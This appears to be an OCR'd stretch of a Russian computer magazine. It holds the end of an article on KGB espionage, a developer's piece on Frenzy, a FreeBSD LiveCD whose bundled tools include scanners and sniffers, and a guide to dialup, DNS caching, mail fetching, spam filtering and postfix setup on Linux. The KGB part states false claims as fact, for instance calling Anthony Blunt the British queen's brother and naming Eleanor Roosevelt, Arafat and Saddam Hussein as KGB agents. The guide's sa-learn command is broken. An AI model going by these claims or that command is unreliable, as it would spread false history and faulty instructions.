Настоящими Штирлицами, супернераскрываемыми агентами внедрения становились очень немногие. Каждое такое внедрение было тщательно продуманной, блестяще проведенной операцией. Один из самых известных нелегальных резидентов - Конон Трофимович Молодый. Русский по рождению, он рос и воспитывался в Америке, однако по достижении совершеннолетия не принял американского гражданства, а вернулся в Советский Союз. Там его прибрало НКВД. В 1955 году Молодый приезжает в Лондон как канадский гражданин Лонсдейл, поступает в Школу изучения стран Востока и Африки при Лондонском университете, открывает собственное дело. Проходит несколько лет - и у него четыре предприятия, приносящие миллионы долларов. Он не только сам платит своим агентам, но и приносит КГБ огромные прибыли. Впрочем, такое положение дел длилось недолго: уже в 1961 году Молодыя раскрыли и посадили британские спецслужбы. Однако его агентурная сеть еще долго работала на советскую разведку.

Большинство агентов внедрения оседало в посольствах, дипломатических миссиях и представительствах, иностранных редакциях СМИ. Агенты КГБ на местах занимались, прежде всего, контактами с имеющимися агентами и вербовкой новых. Вербовали, в основном, мелкую сошку: секретарш, курьеров, клерков. В ФРГ, к примеру, существовал целый стратегический план «наступления на секретарш», агенты КГБ совращали одиноких женщин, состоявших на государственной службе и имеющих доступ к секретной информации. Таких шпионов-соблазнителей западные СМИ называли «красными казановами». Работа казанов была более чем успешна: за многие годы благодарные секретарши натаскали своим любопытным мужьям столько информации, что Комитет едва успевал их обрабатывать.


Еще одним объектом целенаправленной атаки советских спецслужб были гомосексуалисты. Наиболее популярный метод, работавший в этом случае, - шантаж. Жертву заманивали, спаивали, соблазняли, фотографировали в момент соблазнения, а потом выкладывали на стол компрометирующие фотографии и просили оказать небольшую услугу для Советского Союза. Играли свою роль и деньги - по особой статье шли завербованные КГБ агенты с денежными проблемами. Впрочем, были и доброхоты, передававшие информацию СССР абсолютно безвозмездно. К таковым относились, например, западные и американские ученые, работающие в зоне ядерных исследований. Они считали, что, передавая СССР соответствующие сведения, способствуют поддержанию баланса, не позволяющего начаться Третьей Мировой войне. Одной из таких ученых была англичанка Мелита Норвуд, в течение сорока лет передававшая СССР секреты британской атомной промышленности.

Среди агентов КГБ были такие известные люди, как брат британской королевы Блант, супруга президента США Элеонора Рузвельт, президенты Финляндии Кекконен и Койписто, министры обороны Франции Пьер Кот и Шарль Эрню, личный секретарь канцлера ФРГ Вилли Брандт, глава советского отдела контрразведки в ЦРУ Олдрич Эймс, сотрудник отдела ЦРУ по борьбе с терроризмом Гарольд Николсон.

В семидесятых годах, когда интересы служб безопасности переместились на Ближний Восток, агентами КГБ успели побывать Ясир Арафат и Саддам Хуссейн.

КРАХ И ПАДЕНИЕ

Комитет государственной безопасности распался вместе с Советским Союзом - государством, которое он призван был охранять. Свою миссию он объективно не выполнил - слишком неповоротливой, изжившей себя, неготовой к новым условиям оказалась машина советской госбезопасности. Огромный, некогда суперфункциональный механизм развалился на ржавые железки: ФСБ (Федеральная служба безопасности), СВР (Служба внешней разведки), ГУСП (Главное управление специальных программ президента, занятое обслуживанием и строительством стратегических объектов). Современные российские спецслужбы во многом уступают советским. И дело тут не только в деньгах, которых мало, не только в кадровом составе, который стремительно меняется, не только в прерванной традиции. Дело в том, что главной задачей КГБ СССР было сохранение идеологии, которой не стало. Все, что от нее осталось, - неуклюжее и давно уже не страшное здание на Лубянке, а также пара аббревиатур, которые некогда потрясли мир.


Железный Феликс - идеал любого чекиста

Музей КГБ - все, что осталось от некогда могущественного аппарата

Сергей Можайский aka techniX (technix@frenzy.org.ua)

КАРМАННЫЙ ЧЕРТЕНОК ПО ИМЕНИ FRENZY

Еще недавно загрузочная дискета была непременным атрибутом админа. Теперь на смену дискетам пришли LiveCD. Носить с собой компакт-диск, на котором находится готовая к работе система, да еще и с набором полезных утилит, стало традицией многих сисадминов. «Хакер» уже писал о LiveCD на базе Linux и Windows. А что же делать, если твоя любимая ось - FreeBSD?


ПОПУЛЯРНЫЙ LIVECD-ДИСТРИБУТИВ НА ОСНОВЕ FREEBSD

К сожалению, похвастаться разнообразием FreeBSD-шных LiveCD не получится - такие проекты можно пересчитать по пальцам. Однако среди них есть один, заслуживающий твоего внимания. Несмотря на свой небольшой размер, он содержит множество полезных утилит, к тому же полностью русифицирован и активно развивается. Представляю твоему вниманию проект, над которым я работаю уже больше года, - Frenzy, портативный инструмент системного администратора. За это время из простенького LiveCD с небольшим набором утилит проект превратился в популярный и качественный дистрибутив, которым пользуются многие начинающие и продвинутые юниксоиды.

ИСТОРИЯ ПРОЕКТА

Как и множество других проектов, все началось с простого любопытства. Солнечным июльским утром 2003 года я сидел за своим компьютером и читал статью Мануэля Каспера «MiniBSD - reducing FreeBSD», в которой автор рассказывал, как ему удалось уместить полностью работоспособную FreeBSD всего лишь в 22 Мб. Мне стало интересно, можно ли загрузить такую урезанную систему с компакт-диска, и я начал экспериментировать.

Разработка Frenzy была весьма непростым занятием. Я облазил множество сайтов, выискивая по крупицам полезную информацию. Было проделано множество экспериментов с опциями ядра, методами загрузки, настройками софта... Первый релиз Frenzy вышел в августе прошлого



Так выглядела Frenzy 0.2

Залогиниться в систему можно под пользователем root без пароля.

года. Неожиданно для меня новый проект заинтересовал многих, пришла куча разных отзывов. Поэтому через два месяца вышла версия 0.2, в которой были вычищены баги первой версии и добавлено множество новых фишек.

Однако у первых версий был весьма серьезный недостаток - проги грузились куда тормознее, чем с линуксовых LiveCD. Причина - отсутствие в FreeBSD модуля сжатой файловой системы. Практически все линуксовые LiveCD используют сжатые файловые системы (cloop, squashfs, cramfs и т.п.), благодаря чему на диске размещается намного больше приложений, а скорость их запуска в несколько раз выше, чем была в Frenzy. Разработка новой версии затянулась. Найдя несколько проектов по созданию сжатых файловых систем для FreeBSD, я попытался применить их наработки в Frenzy, но тщетно - единственным результатом работы всех этих модулей было множество сообщений об ошибках :).

К счастью, Максим Хон, один из участников проекта FreeBSD, заинтересовался этой проблемой и портировал модуль cloop (сжатая файловая система, используемая в Knoppix) в FreeBSD 5. Результат превзошел все ожидания - проги стали загружаться так же быстро, как и с линуксовых LiveCD, а по сравнению с предыдущими релизами Frenzy скорость выросла в три раза. Кстати, модуль geom_ugz теперь входит в дерево сорцов FreeBSD.

27 июля вышел долгожданный релиз Frenzy 0.3. Теперь, в отличие от предыдущих версий, базовой системой стала FreeBSD 5.2.1. Размер исошника Frenzy 0.3 составляет 198 Мб, его можно записать на 3-дюймовый компакт-диск и носить с собой в кармане. Однако не обманывайся размером - на компакте размещено около 400 программ общим объемом порядка 600 Мб, благодаря сжатию файловой системы.

Ты всегда можешь пообщаться с пользователями Frenzy на форуме сайта и в дискуссионном списке рассылки. Ведь проект не стоит на месте, идет работа над новыми версиями, и стоит быть в курсе всех событий, чтобы первым успеть увидеть скриншоты и достать новый релиз :).

ЧТО МОЖЕТ FRENZY

Итак, ты достал диск с Frenzy или прожег исошник самостоятельно. Вставляем диск в CD-ROM, перезагружаемся. Уже через полторы минуты система загружена, и мы попадаем в самую обыкновенную текстовую консоль FreeBSD. Залогиниться в систему можно под пользователем root без пароля. Набрав команду help (о чем нам напоминают после входа в систему), можно прочесть документацию по системе: какие проги входят в состав дистрибутива, как настроить сеть, как сохранить и восстановить настройки и так далее. В общем, разбираться в системе методом научного тыка тебе не придется - все man-страницы и документация к программам на месте, а также есть FreeBSD Handbook и FreeBSD FAQ на русском языке.

В качестве шелла используется tcsh, к которому прикручены конфиги от проекта tcshrc (tcshrc.sf.net). Теперь в нем присутствует расширенное автодополнение команд, работают «горячие» клавиши. Конечно, есть и традиционные файловые менеджеры вроде Midnight Commander или Demos Commander. Ладно, скажешь ты, консоль - это хорошо, а что же насчет графического интерфейса? Нет проблем, набирай команду startx. Система сама определяет модель видеокарточки и монитора, и после небольшой паузы запускается XFree86 4.3.99 с оконным менеджером fluxbox 0.9.9. Как видно на скриншотах, все это выглядит весьма стильно.

Описание всех программ из Frenzy 0.3 займет довольно много места, поэтому вкратце пройдемся по основным категориям софта.

Для работы с файлами и дисками в системе имеются файловые менеджеры Deco, MC и XNC, комплект утилит для работы с DOS-дискетами mtools (а это значит, что можно и не монтировать дискеты), всевозможные архиваторы. Разработчиков софта порадует тот факт, что на диске есть gcc, nasm, perl и python, так что можно без проблем скомпилировать свою прогу или запустить скрипт. Сисадмины найдут на диске утилиты восстановления файлов, программы для работы с жестким диском, бенчмарки и тесты, антивирусы clamav и Dr.Web с возможностью обновления антивирусных баз.


Рабочий стол в Frenzy 0.3

Софт для работы с сетями составляет значительную часть дистрибутива. Можно не напрягаясь настроить локалку с помощью скрипта lan-config, для модемного соединения есть ppp-config и звонилки XISP и Chestnut-dialer. Кроме стандартных сетевых компонентов, имеются VPN и Wireless-утилиты. Для серфинга инета найдутся браузеры lynx, links-hacked, Opera, качалка wget, почтовики mutt и sylpheed-claws, разный софт для общения в ICQ, IRC и Jabber. Админу пригодятся тулзы для расчета сетей, мониторинга трафика, утилиты для работы с протоколами DNS, LDAP, SNMP, DHCP, ICMP, ARP, а также софт для удаленного управления (PuTTY, rdesktop, VNC) и клиенты MySQL и PostgreSQL. А для хакера самыми интересными будут прокси и редиректы, сканеры портов, сервисов и сетей (nmap, конечно же, присутствует), сканеры безопасности (включая Nessus), снифферы (dsniff, ettercap, ethereal и другие) и множество других security-утилит.

Но и это еще не все. На диске присутствует даже офисный софт - просмотрщики форматов DOC, DjVu, CHM, PDF и текстовый процессор AbiWord. А еще можно смотреть картинки, слушать музыку и смотреть видео - софт для этого тоже есть.

Как видишь, система содержит практически все ПО, которое только может тебе пригодиться в работе. Причем основную его часть составляют проги из разделов net, net-mgmt, security и sysutils фришного дерева портов. Полный список прог из Frenzy 0.3 можно найти здесь: http://frenzy.org.ua/rus/doc/v03/software.shtml.


На Xakep-DVD ты найдешь исошник Frenzy 0.3 Xakep edition.



Frenzy можно использовать не только для админских задач

FRENZY XAKEP EDITION

Специально для журнала я подготовил нестандартную версию Frenzy. Исошник на компакт-диске журнала содержит дополнительно несколько юниксовых утилит для анализа безопасности от различных хакерских групп и доки по техникам работы с ними, а также образ дискеты для загрузки на компьютерах, BIOS которых не поддерживает загрузку с CD.


Frenzy - настоящий рай для админа (или хакера)

Использование LiveCD дает тебе потрясающую мобильность - практически на любом компьютере, загрузившись с компакта, ты можешь работать с полным набором приложений, не устанавливая ничего на жесткий диск. Все настройки, сделанные тобой во время работы, можно сохранить на дискету, USB-флешку или раздел жесткого диска с помощью скрипта backup - при следующей загрузке они будут восстановлены автоматически.

Как видишь, «карманный чертенок» способен на многое. Фактически это полноценная FreeBSD, которую можно носить с собой в кармане рубашки и которая всегда готова к работе. А уж для чего ты будешь ее использовать - дело твое. Хочешь - тестируй железо и восстанавливай файлы с винта, хочешь - сканируй сетку и тестируй серваки на наличие дыр в безопасности, хочешь - серфи инет, общайся по аське, слушай музыку или смотри фильмы.

КАК РАБОТАЕТ FRENZY

В основе системы лежит самая обыкновенная FreeBSD 5.2.1-RELEASE. Правда, для LiveCD ее пришлось облегчить, написав собственный make.conf.

В качестве корневой файловой системы используется полуторамегабайтный образ, на котором находится init и несколько необходимых утилит. При загрузке ядро подгружает этот образ и монтирует корневую файловую систему с него, после чего стартует init. Он запускает собственный rc-скрипт, в котором производится поиск компакт-диска с Frenzy. Как только он будет найден, выполняется скрипт frenzyrc из корня компакта. Этот скрипт монтирует образы сжатых файловых систем, создает файловые системы в оперативной памяти и заполняет их файлами, после чего накладывает на эти файлы (по необходимости) заранее подготовленные патчи. После всех этих приготовлений запускается системный rc.

Для корректной работы LiveCD понадобилось добавить новые rc-скрипты (монтирование диска, восстановление бэкапа, информация о железе, поиск мыши) и модифицировать некоторые из стандартных.

Уместить на 200-мегабайтный компакт-диск такое количество приложений тоже было весьма непросто. Помимо сжатия файловой системы, пакеты после установки были почищены от ненужных библиотек, файлов, локалей - это дало дополнительную экономию места на 100 Мб. Для некоторых прог пришлось писать специальные патчи. Например, для xchm сделан скрипт, позволяющий читать CHM-файлы в виндовой кодировке, а для nessus создано несколько симлинков, чтобы записываемые им данные хранились в разделе оперативной памяти.

FRENZY REMASTERING HOWTO

Естественно, Frenzy можно переделать под свои нужды, а при наличии некоторого опыта вполне возможно собрать собственный дистрибутив на базе Frenzy. Тебе достаточно только заменить некоторые конфиги, все очень просто. Для начала нужно разобрать исошник. Загружайся в FreeBSD и копируй все содержимое исошника на винт в папку FRENZY. Готовишь нужные патчи (в качестве примера размещения файлов возьми lang_en.tbz из папки conf/files), упаковываешь их в архив командой

```
# tar cyvf frenzy03conf.tbz
```

и переносишь полученный архив в папку FRENZY/conf/files. Потом делаешь исошник командой:

```
# mkisofs -b boot/cdboot -no-emul-boot -c boot/boot.catalog -r
-J -D -V Frenzy_remastered -o frenzy_remastered.iso FRENZY
```

- и диск готов.

Если же ты хочешь самостоятельно собрать свою версию Frenzy, то к твоим услугам сборочные скрипты. Их можно скачать на сайте или взять в папке devel компакт-диска.

Для сборки тебе потребуются установленные исходные тексты системы и порты sysutils/mkisofs и sysutils/cloop-utils, а для работы скрипта монтирования дисков, определения железа и других утилит из состава Frenzy в состав будущего диска нужно включить пакаджи lang/perl5, sysutils/linuxfdisk, devel/cdialog, x11/xdialog, sysutils/x86info, sysutils/dmidecode, sysutils/pciutils. Если все готово, приступаем.

Распаковываешь сборочные скрипты на диск, потом копируешь все нужные пакаджи в каталог Packages/FreeBSD (при установке зависимости не будут проверяться, так что проследи за этим самостоятельно). Если нужно, поменяй дефолтные конфиги в папке frenzypkg.

Если ты сделал все необходимое, осталось запустить по очереди сборочные скрипты, начиная с 01.base.sh и заканчивая 12.mkiso.sh. В результате всех этих действий в каталоге ISO будет лежать исошник собранного тобой дистрибутива.

ПОДВЕДЕМ ИТОГИ

В одной из песен Limp Bizkit звучат слова: «Если хочешь, чтобы что-то было сделано правильно, - просто сделай это сам». Я тоже не стал дожидаться, пока кто-то сделает нужный мне дистрибутив, и сделал удобный и надежный LiveCD на основе FreeBSD. Несмотря на то, что я считал эту затею безумной идеей (отсюда и название Frenzy), результат превзошел все ожидания. В настоящий момент Frenzy является единственным русскоязычным LiveCD на основе ОС FreeBSD, и каждый может найти в нем что-то полезное и интересное для себя. Новички могут начать знакомство с FreeBSD именно с этого дистрибутива, продвинутые пользователи найдут в нем множество полезных программ, а сисадмины и хакеры будут в восторге от хардварных, сетевых и security-утилит. Дело не в инструменте, а в том, кто и для чего его использует.

Я уверен, что Frenzy займет достойное место в твоем софтовом инструментарии. Expect anything. Have fun! :).

АНАЛОГИЧНЫЕ ПРОЕКТЫ


Конечно, Frenzy не единственный в мире проект по созданию LiveCD на основе ОС FreeBSD. Одним из самых известных таких проектов является FreeSBIE. Его разработкой занимается итальянская группа пользователей FreeBSD (GUFI). Задачей проекта является написание набора скриптов для создания LiveCD и различных дистрибутивов на его основе. На данный момент ими выпущен FreeSBIE 1.0.

Также есть Snarl, предназначенный для проверки безопасности. Последняя версия 0.0.3 вышла около года назад, подробной информации о дистрибутиве нет. Вообще проект производит впечатление заброшенного.

BSDeviant является LiveCD-дистрибутивом объемом 210 Мб и содержит небольшой набор программного обеспечения. Однако из-за отсутствия сжатия он работает весьма медленно.

- frenzy.org.ua
- www.freesbie.org
- snarl.eecue.com
- bsdeviant.unix-punx.org
- www.livebsd.com
- www.netboz.net
- www.wifibsd.org
- m0n0.ch

- **Поддержка ACPI в FreeBSD 5, к сожалению, пока что до конца не отлажена. Поэтому если при запуске Frenzy система неожиданно зависает при загрузке ядра или некорректно работает, попробуй загрузить Frenzy без поддержки ACPI. Для этого в загрузочном меню выбери пункт 2 (Boot Frenzy with ACPI disabled).**


Идет загрузка Frenzy

TM RADIO ULTRA

j1m (j1m@list.ru)

CENSORED

ДИАЛАП ПОД КРЫЛОМ ПИНГВИНА

К сожалению, в настоящее время большинству из нас приходится довольствоваться тоскливым диалапом. Медленное соединение, неудобная повременная оплата, постоянные обрывы связи создают немало проблем. Но не стоит отчаиваться, эта статья и *nix помогут тебе улучшить ситуацию.

ВЫХОДИМ В СЕТЬ

ПОЗВОНИ МНЕ, ПОЗВОНИ...

Сначала я хотел рассказать про создание собственных скриптов для дозвона. Но чтобы объяснить все подробности работы pppd и chat, потребовалась бы целая статья. Мы поступим проще - воспользуемся звонилкой wvdial. С ее помощью процесс настройки соединения займет не более 5 минут. Беги на сайт разработчиков и качай последнюю версию вместе с библиотекой wvstreams. Собирай сначала библиотеку, затем сам wvdial. Установка стандартна, поэтому здесь не останавливаемся (самые ленивые могут взять бинарный пакет, благо он есть в любом дистрибутиве). Конфигурировать wvdial одно удовольствие - все автоматизировано по полной программе. Для начала создадим начальную конфигурацию:

```
# wvdialconf /etc/wvdial.conf
```

wvdialconf сам найдет модем, проверит максимальную скорость порта, подберет все необходимые параметры и запишет результаты в /etc/wvdial.conf. Вот примерное содержимое этого файла:

```
[Dialer Defaults]
# Порт модема
Modem = /dev/ttyS0
# Максимальная скорость порта
Baud = 115200
# Инициализация модема
Init1 = ATZ
Init2 = ATQ0 V1 E1 S0=0 &C1 &D2 +FCLASS=0
# Устанавливаем импульсный набор номера (для тонового ATDT)
Dial Command = ATDP

# Номер телефона
Phone = 12345
# Логин
Username = name
# Пароль
Password = secret

# Второй провайдер (опционально)
[Dialer phone2]
Phone = 54321
Username = name2
Password = secret2
```


Номеров телефонов может быть несколько. По второму телефону из нашего конфига можно позвонить командой

```
$ wvdial phone2
```

Не забудь поставить на wvdial suid-бит или воспользуйся sudo.

КЭШИРУЕМ ПОМАЛЕНЬКУ

Когда сидишь на диалапе, значительное время затрачивается только на резолвинг. Почему бы тогда не запоминать адреса часто посещаемых серверов, чтобы не гонять лишний трафик и не тратить драгоценное время? Вот этим и занимается кэширующий DNS-сервер pdnsd. После установки в /usr/local/etc появит-


Звоним!

ся конфигурационный файл pdnsd.conf.sample, а в каталоге /var/cache/pdnsd - файл pdnsd.cache, в котором и будут находиться скэшированные адреса. Переименуй pdnsd.conf.sample в pdnsd.conf и открой его редактором. Нас интересуют только первые две секции: global и server.

```
global {
        # Максимальный размер кэша в Кб
    perm_cache=2048;
        # Каталог для хранения кэша
    cache_dir="/var/cache/pdnsd";
        # Максимальное время хранения записи в секундах
    max_ttl=604800;
        # От имени какого пользователя запускать сервер
    run_as="nobody";
        # Стартовать в режиме демона
        daemon=on
        # Порт и адрес, на которых будет висеть сервер
    server_port=53;
    server_ip="127.0.0.1";
}
server {
        # IP-адрес DNS-сервера (укажи здесь DNS твоего прова)
    ip="192.168.0.1";
        # Таймаут между DNS-запросами к этому серверу
    timeout=30;
        # Не проверять доступность сервера
    uptest=none;
        # Предположить, что сервер доступен
        preset=on
}
```

Остальные записи в этом файле можно оставить без изменений. После окончания настройки сделаем так, чтобы все DNS-запросы направлялись на наш кэширующий pdnsd:

```
# echo "nameserver 127.0.0.1" > /etc/resolv.conf
```

ЗАВЕДИ ПОЧТОВОГО РОБОТА

Для получения почты с удаленного сервера будем использовать очень мощную и удобную программу fetchmail. Единственное ее предназначение - подключаться к почтовому серверу по протоколу POP3 или IMAP и забирать почту. В нашем случае fetchmail будет передавать почту procmail'у. Для настройки fetchmail'а в интерактивном режиме предназначен fetchmailconf. Настоящим юниксоидам и тем, у кого не установлены python и tcl/tk, такой способ не подходит, поэтому сделаем все ручками. Предположим, что ты держишь ящик на mail.ru, тогда конфиг будет выглядеть примерно так:

```
# Пишем логи
set logfile ~/logs/fetchmail.log
# Работа в режиме демона, забираем почту каждые 5 минут
set daemon 300
# Адрес почтового сервера и используемый протокол
poll pop.mail.ru proto pop3
  # Имя пользователя и пароль
  user "name" with pass "secret"
  # Передаем полученную почту procmail'у
  mda "/usr/bin/procmail -d %T"
  # Забирать всю почту с сервера
  fetchall
```

Далее выставляем корректные права доступа к нашему конфигу:

```
$ chmod 600 ~/.fetchmailrc
```

Чтобы не выполнять команду fetchmail самостоятельно при каждой загрузке, следует прописать ее в один из стартовых скриптов твоей системы, например /etc/rc.local. Fetchmail может работать с несколькими серверами, последовательно забирая почту с каждого из них.

ФИЛЬТРУЙ БАЗАР!

Как я уже говорил, fetchmail будет передавать полученную почту procmail'у. Procmail, в свою очередь, раскидает сообщения по разным ящикам в зависимости от некоторого условия. Для отлова спама воспользуемся мощным спам-фильтром spamassassin, благо прикрутить его к procmail достаточно легко. Все необходимые пакеты есть в любом дистрибутиве. На случай, если ты любитель собирать все из исходников, сообщу, что spamassassin написан на perl'е и собирать его следует так:


```
# perl Makefile.PL
# make
# make install
```

Сразу после установки занеси все имеющиеся у тебя письма в белый лист (так spamassassin будет меньше ошибаться):

```
$ cat ~/Mail/* > sa-learn --ham
```

Как только все пакеты будут собраны и установлены, создавай ~/.procmailrc и заноси в него свои правила. Чтобы ты не запутался, вот пример:

```
# Каталог для почтовых ящиков
MAILDIR=$HOME/Mail
# Дефолтный ящик. Сюда будет складываться почта, не попадающая под правила
DEFAULT=$MAILDIR/inbox
# Включим логирование
LOGFILE=$HOME/logs/procmail.log
# Путь до formail, используется для изменения почтовых заголовков
FORMAIL=/usr/bin/formail

### Прим. ред.
# Во избежание потери важных писем в течение тестирования правил фильтрации процмейла настоятельно рекомендую дублировать всю входящую почту в ~/Mail/backup):
:0 c
backup

### Удаляем повторяющиеся письма
:0 Whc: .msgid.lock
| $FORMAIL -D 8192 .msgid.cache

:0 a
/dev/null

### Фильтруем спам
# Проверять письма только < 250Кб
:0fw
* < 256000
| spamassassin

# Складывать спам в ящик spam
:0:
* ^X-Spam-Status: Yes
spam

### Далее идут правила раскидывания почты по ящикам
# Письма из рассылок в ящики linux и bsd
:0
* ^List-Id:.*comp.soft.linux
linux

:0
* ^List-Id:.*comp.soft.bsd
bsd

# Почта с заголовками Linux, UNIX, BSD, *nix отправляется в ящик UNIX
:0
* ^Subject:.*(Linux|UNIX|BSD|*nix)
UNIX

# Письма от друзей идут в ящик friends
:0
* ^From:.*(petya@mail.ru|masha@yandex.ru)
friends
```


Принимаем почту

- open.nit.ca/wvdial/
- www.phys.uu.nl/~rombouts/pdnsd.html
- www.catb.org/~esr/fetchmail
- www.procmail.org spamassassin.apache.org
- www.postfix.org
- www.mutt.org
- www.paulgraham.com/spam.html
- mailers.by.ru unix.stat.burnet.ru/procmail/procmail.html


САМ СЕБЕ ПОЧТАЛЬОН

Предлагаю установить собственный почтовый сервер. Достоинство использования личного сервака состоит в том, что почту ты сможешь отправлять в любое время, независимо от того, подключен ты к Сети или нет. Пока ты находишься в оффлайне, вся полученная корреспонденция будет помещаться в очередь. Как только ты выйдешь в Сеть, мыльный сервачок автоматически доставит почту адресатам. Также сервер требуется тем MUA (почтовым пользовательским агентам, например mutt), которые не умеют самостоятельно отправлять почту (великий «Unix way» ;). В качестве сервера будем использовать postfix, он довольно просто настраивается и удовлетворяет всем нашим требованиям. Сливай его с официального сайта, распаковывай и устанавливай:

```
# make tidy
# make
# make install
```

После запуска последней команды вывалится несколько вопросов типа «Куда кидать файлы настроек, документацию и т.д.?». В ответ можешь смело жать <Enter>. После окончания установки в каталоге /etc/postfix осядет конфигурационный файл main.cf. Конфиг хорошо прокомментирован, и разобраться в нем не составит труда. Для уверенности вот тебе рабочий пример:

```
# Имя нашего хоста и домена
myhostname = localhost.localdomain
mydomain = localdomain
# Адреса прослушиваемых интерфейсов
```

